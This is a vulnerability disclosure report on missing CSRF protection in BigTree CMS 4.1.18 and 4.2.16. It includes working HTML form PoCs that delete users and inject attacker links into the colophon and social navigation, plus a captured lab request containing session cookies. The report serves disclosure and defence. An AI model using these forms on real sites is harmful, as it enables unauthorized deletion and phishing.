



Multiple Issue of CSRF that could Illegally Few Data Changes (BigTree CMS v4.1.18 and v4.2.16)

* User Deletion

* Colophon Changing

* Navigation Social Changing



Vendor URL: <https://www.bigtreecms.org/>

BigTree CMS v.4.1.18: <https://www.bigtreecms.org/files/installers/bigtree-4.1.18.zip>

BigTree CMS v.4.2.16: <https://www.bigtreecms.org/ajax/download-installer/?installer=57>

March 14th, 2017



@YoKoAcc ; @dvnrcy ; @runnga_reksya

Revision Detail

Version	Date	Detail
0.1	March 14 th , 2017	-
0.2	March 15 th , 2017	Added new information related the definition of Colophon and Nav-Soc at Part II.

Table of Contents

Revision Detail.....	2
Table of Contents	3
Table of Figures	3
List of Tables.....	3
I. ABSTRACT	4
II. INTRODUCTION	4
2.1. Cross Site Request Forgery (CSRF).....	4
2.2. Colophon Feature.....	5
2.3. Nav-Soc Feature (Navigation Social)	5
III. SUMMARY OF ISSUE	5
IV. INFORMATION AND SITUATION OF THIS POC.....	5
4.1. Deleting the Registered User with CSRF.....	5
4.2. Change the Colophon with CSRF	7
4.3. Change the Navigation Social with CSRF	8
V. ADDITIONAL INFORMATION.....	11
VI. REFERENCES	11

Table of Figures

Figure 1 Some of Release Note related Security Fixed.....	4
Figure 2 Requesting the Parameter to Delete the Registered User (v4.1.18)	6
Figure 3 Requesting the Parameter to Change the Colophon (v4.1.18)	7
Figure 4 Requesting the Parameter to Change the Colophon (v4.1.18)	9

List of Tables

Table 1 HTML File to Delete the Registered User – BigTree CMS v4.1.18.....	6
Table 2 HTML File to Delete the Registered User – BigTree CMS v4.2.16.....	6
Table 2 HTML File to Change the Colophon at v4.1.18	7
Table 4 HTML File to Change the Colophon at v4.2.16	8
Table 5 HTML File to Change the Navigation Social at v4.1.18	9
Table 6 HTML File to Change the Colophon at v4.2.16	10

I. ABSTRACT

As quoted from the official site of BigTree CMS, BigTree CMS is an open source content management system built on PHP and MySQL. It was created by – and for – user experience and content strategy experts. BigTree’s user system is designed for a single webmaster or large distributed teams. Users can be editors or publishers of a single page or the entire site.

Since the CMS has been acknowledge at the worldwide and having so much customer, then BigTree CMS Team realize if they should add common protection (security best practice) to securing the customer when using its CMS.


- 
- FIXED: 4.1->4.2 array of items to matrix field type conversion failing for modules
 - FIXED: Upload fields in matrix / callouts that were set to required failing to recognize existing data when resaving
 - FIXED: List-style matrix fields not drawing properly after a callout-style matrix or callouts field
 - FIXED: Matrix fields not properly using subtypes of text fields for titles properly
 - FIXED: Corrupt many to many data showing up when adding new content
 - FIXED: Issues with custom checkboxes in the admin sometimes not switching properly
 - FIXED: Module reports not being deletable
 - FIXED: Multiple cross-site scripting vectors that could lead to an admin user being phished
 - FIXED: Potential path abuse vectors that could lead to a admin user storing or including a file outside the proper directory
 - FIXED: BigTreeCMS::cacheGet failing to return values when max_age was not passed
 - FIXED: Potential abuse of cropping images through POSTing to the process-crops URLs with dummy data.
 - FIXED: Crops not occurring in Pages and Settings if errors occurred
 - FIXED: Potential phishing download abuse
 - FIXED: Potential SQL injection vectors that administrative users could possibly exploit
 - FIXED: Developer level AJAX calls often not requiring developer access.
 - FIXED: Possible variable scope override issues.
 - FIXED: Potential cookie manipulation via phishing.

Figure 1 Some of Release Note related Security Fixed

II. INTRODUCTION

2.1. Cross Site Request Forgery (CSRF)

Generally, CSRF is an attack that “forces” a user to do something that is basically “unwanted” in a web based application by utilizing the circumstance of the victim that is being authorized (login). In general, this kind of attack could be used because the absence of authentication process in doing a change or the absence of unique token that can allowed to process the related matter (the uniqueness of the token is usually given so the user wouldn’t be troubled by typing password to changes that are not quite significant).

In this situation, the problem related lack of CSRF token could be found at a few features such as Colophon Changing (like a feature to change a web footer easily), User Deletion, and Navigation Social Changing (changing the URL to the malicious one).

Please kindly note, as we learn a few things at BigTree CMS, **we found that the protection is given with the needs of “Referrer” header** of the HTTP/S Request. For example, when we tried to do a PoC of CSRF at the “Added User” Feature, the feature needs the “Referrer” parameter to “completely finishing” the PoC. But at those 3 (three) mentioned feature, the protection is not given yet.

2.2. Colophon Feature

In simple, this feature allows the users to write their own footer at the sidebar. By default, the value of Colophon is "Built on BigTree CMS" with embedded URL at the Product Name.

2.3. Nav-Soc Feature (Navigation Social)

The feature allows the users to put their own social network with the provided URL and logos to the sidebar that exist at the application.

III. SUMMARY OF ISSUE

As it has been delivered before, the security problem in this report has a relation with “Lack of CSRF Token” at separated parameter that could affects some changes like:

- 3.1. Deleting the Registered User at Application;
- 3.2. Change the Colophon Information at Application; and
- 3.3. Change the Navigation Social at Application.

IV. INFORMATION AND SITUATION OF THIS POC

To be able to understand the existed problem, this section will be re-explaining the problem specifically about some information which is related to the general running process or even the root of the existed problem.

4.1. Deleting the Registered User with CSRF

When user trying to delete the registered user, then the application automatically will send a request that contain a single parameter, which is **ID**.




Figure 2 Requesting the Parameter to Delete the Registered User (v4.1.18)

With the simple html script, then we could use that vulnerability to force the user to delete the registered user at application. The script could be like this (for **BigTree CMS v4.1.18**):

```
<html>
  <body>
    <form action="http://affectedURL/admin/ajax/users/delete/" method="POST">
      <input type="hidden" name="id" value="4" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Table 1 HTML File to Delete the Registered User – BigTree CMS v4.1.18

When the victim click the button that setup by the provided .html file, then the victim will automatically will delete the registered user that push by the ID.

And here is the script for **BigTree CMS v4.2.16**: (Please kindly note, the provided URL between this version and the previous version is different):

```
<html>
  <body>
    <form action="http://affectedURL/site/index.php/admin/ajax/users/delete/" method="POST">
      <input type="hidden" name="id" value="5" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Table 2 HTML File to Delete the Registered User – BigTree CMS v4.2.16

When the victim click the button that setup by the provided .html file, then the victim will automatically will delete the registered user at the application.

4.2. Change the Colophon with CSRF

When user trying to change their Colophon, then the application automatically will send a request that contain a few parameters, which are **Max_File_Size**, **_bigtree_post_check**, **id**, and **colophon**.




Table 3 HTML File to Change the Colophon at v4.1.18

And here is the script for **BigTree CMS v4.2.16**: Please kindly note that the parameters that sent by the Application has a little different with the previous version. In this situation, the parameters are **Max_File_Size**, **_bigtree_post_check**, **id**, and **value**.

```
<html>
<body>
<form action="http://AffectedURL/site/index.php/admin/settings/update/" method="POST" enctype="multipart/form-data">
<input type="hidden" name="MAX_FILE_SIZE" value="2097152" />
<input type="hidden" name="_bigtree_post_check" value="success" />
<input type="hidden" name="id" value="colophon" />
<input type="hidden" name="value" value="<p>Illegal Changes with CSRF. Please visit <a title='Evil' href='http://www.evilurl.com'>Evil URL</a></p>" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

Table 4 HTML File to Change the Colophon at v4.2.16

When the victim click the button that setup by the provided .html file, then the victim will automatically will change the colophon as the Attacker wants.

4.3. Change the Navigation Social with CSRF

When user trying to change the Navigation Social, the application will automatically send a request that contain a few parameters, which are **Max_File_Size**, **_bigtree_post_check**, **id**, and **nav-social[x]** with x could be change to number from 0.


```

3828 http://192.168.9.130 POST /bt41/bt41/admin/settings/update/ 302 418 HTML
Request Response
Raw Params Headers Hex
POST /bt41/bt41/admin/settings/update/ HTTP/1.1
Host: 192.168.9.130
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=7q4sv007qh5n4oko7ihk23o152; bigtree_admin[email]=admin@40admin.com;
bigtree_admin[password]=%24P%24Bf8Wh.ixjPp3D0toM%2Fn0869vsmNonr%2F; hide_bigtree_bar=
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----39272541713188362881502771729
Content-Length: 824

-----39272541713188362881502771729
Content-Disposition: form-data; name="MAX_FILE_SIZE"

2097152
-----39272541713188362881502771729
Content-Disposition: form-data; name="_bigtree_post_check"

success
-----39272541713188362881502771729
Content-Disposition: form-data; name="id"

nav-social
-----39272541713188362881502771729
Content-Disposition: form-data; name="nav-social[0]"

{"title":"EvilFB","link":"https://evilfburl.com/","class":"facebook"}
-----39272541713188362881502771729
Content-Disposition: form-data; name="nav-social[1]"

{"title":"EvilTwitter","link":"https://eviltwitterurl.com/","class":"twitter"}
-----39272541713188362881502771729--

```

Figure 4 Requesting the Parameter to Change the Colophon (v4.1.18)

With the simple html script, then we could use that vulnerability to force the user to delete the registered user at application. The script could be like this (for v.4.1.18):

```

<html>

<body>

<form action="http://AffectedURL/admin/settings/update/" method="POST" enctype="multipart/form-data">

<input type="hidden" name="MAX_FILE_SIZE" value="2097152" />

<input type="hidden" name="_bigtree_post_check" value="success" />

<input type="hidden" name="id" value="nav-social" />

<input type="hidden" name="nav-
social[0]" value='{ "title": "EvilFB", "link": "https://evilfburl.com/", "class": "facebook" }' />

<input type="hidden" name="nav-
social[1]" value='{ "title": "EvilTwitter", "link": "https://eviltwitterurl.com/", "class": "twitter" }' />

<input type="submit" value="Submit request" />

</form>

</body>

</html>

```

Table 5 HTML File to Change the Navigation Social at v4.1.18

And here is the script for **BigTree CMS v4.2.16**. Please kindly **note** that the parameters that sent by the Application has a little different with the previous version. In this situation, the parameters are

Max_File_Size, **_bigtree_post_check**, **id**, **value[x][__internal-title]**, **value[x][__title]**, **value[x][link]**, **value[x][class]**, **value[x][__internal-title]**, and **value[x][__internal-subtitle]**.

The x character could be start from 0 to the latest one (depends to the value on the database. If the value 3 is ever deleted, then we could start from 4. But it doesn't mind if we try to change the value 0 and 1).

```
<html>
<body>
  <form action="http://AffectedURL/site/index.php/admin/settings/update/" method="POST" enctype="multipart/form-
data">
    <input type="hidden" name="MAX_FILE_SIZE" value="2097152" />
    <input type="hidden" name="_bigtree_post_check" value="success" />
    <input type="hidden" name="id" value="nav-social" />
    <input type="hidden" name="value[0][__internal-title]" value="GitHub" />
    <input type="hidden" name="value[0][__internal-subtitle]" value="" />
    <input type="hidden" name="value[0][title]" value="GitHub" />
    <input type="hidden" name="value[0][link]" value="https://github.com/bigtreecms/BigTree-CMS" />
    <input type="hidden" name="value[0][class]" value="github" />
    <input type="hidden" name="value[0][__internal-title]" value="GitHub" />
    <input type="hidden" name="value[0][__internal-subtitle]" value="" />
    <input type="hidden" name="value[1][__internal-title]" value="Twitter" />
    <input type="hidden" name="value[1][__internal-subtitle]" value="" />
    <input type="hidden" name="value[1][title]" value="Twitter" />
    <input type="hidden" name="value[1][link]" value="https://twitter.com/bigtreecms" />
    <input type="hidden" name="value[1][class]" value="twitter" />
    <input type="hidden" name="value[1][__internal-title]" value="Twitter" />
    <input type="hidden" name="value[1][__internal-subtitle]" value="" />
    <input type="hidden" name="value[2][__internal-title]" value="Facebook" />
    <input type="hidden" name="value[2][__internal-subtitle]" value="" />
    <input type="hidden" name="value[2][title]" value="Facebook" />
    <input type="hidden" name="value[2][link]" value="https://www.facebook.com/BigTreeCms" />
    <input type="hidden" name="value[2][class]" value="facebook" />
    <input type="hidden" name="value[2][__internal-title]" value="Facebook" />
    <input type="hidden" name="value[2][__internal-subtitle]" value="" />
    <input type="hidden" name="value[4][title]" value="CSRF EvilURL" />
    <input type="hidden" name="value[4][link]" value="http://csrfevilurl.com" />
    <input type="hidden" name="value[4][class]" value="facebook" />
    <input type="hidden" name="value[4][__internal-title]" value="CSRF EvilURL" />
    <input type="hidden" name="value[4][__internal-subtitle]" value="" />
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>
```

Table 6 HTML File to Change the Colophon at v4.2.16

When the victim click the button that setup by the provided .html file, then the victim will automatically will change the colophon as the Attacker wants.

V. ADDITIONAL INFORMATION

For completing the explanation, here are the videos that could explained the information (Unlisted at Youtube):

- 5.1. PoC – CSRF at User Deletion in v4.1.18: https://youtu.be/EfiVS_5lwMc
- 5.2. PoC – CSRF at Colophon in v4.1.18: <https://youtu.be/9Mbg8BnDWKo>
- 5.3. PoC – CSRF at Navigation Social in v4.1.18: <https://youtu.be/cWOLzDwZtOg>
- 5.4. PoC – CSRF at User Deletion in v4.2.16: <https://youtu.be/-ZW8Tynvgf0>
- 5.5. PoC – CSRF at Colophon in v4.2.16: <https://youtu.be/MU3W7D94eTA>
- 5.6. PoC – CSRF at Navigation Social in v4.2.16: <https://youtu.be/ec98fn7ZRVg>

And here are the list of the script name that could be used to execute the PoC:

- User Deletion Feature at BigTree CMS v.4.1.18: [BigTree-Usr-Del-4118.html](#)
- User Deletion Feature at BigTree CMS v.4.2.16: [BigTree-Usr-Del-4216.html](#)
- Change Colophon Feature at BigTree CMS v.4.1.18: [BigTree-Colophon-4118.html](#)
- Change Colophon at BigTree CMS v.4.2.16: [BigTree-Colophon-4216.html](#)
- Change Navigation Social at BigTree CMS v.4.1.18: [BigTree-Nav-Soc-4118.html](#)
- Change Navigation Social at BigTree CMS v.4.2.16: [BigTree-Nav-Soc-4216.html](#)

VI. REFERENCES

- 6.1. PCI DSS v3.2 point 6.5.9 (for CSRF);
- 6.2. CAPEC-62: Cross Site Request Forgery - <https://capec.mitre.org/data/definitions/62.html>;
- 6.3. CWE-352: Cross-Site Request Forgery - <https://cwe.mitre.org/data/definitions/352.html>;
- 6.4. [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF));
- 6.5. [https://www.owasp.org/index.php/Top_10_2013-A8-Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Top_10_2013-A8-Cross-Site_Request_Forgery_(CSRF))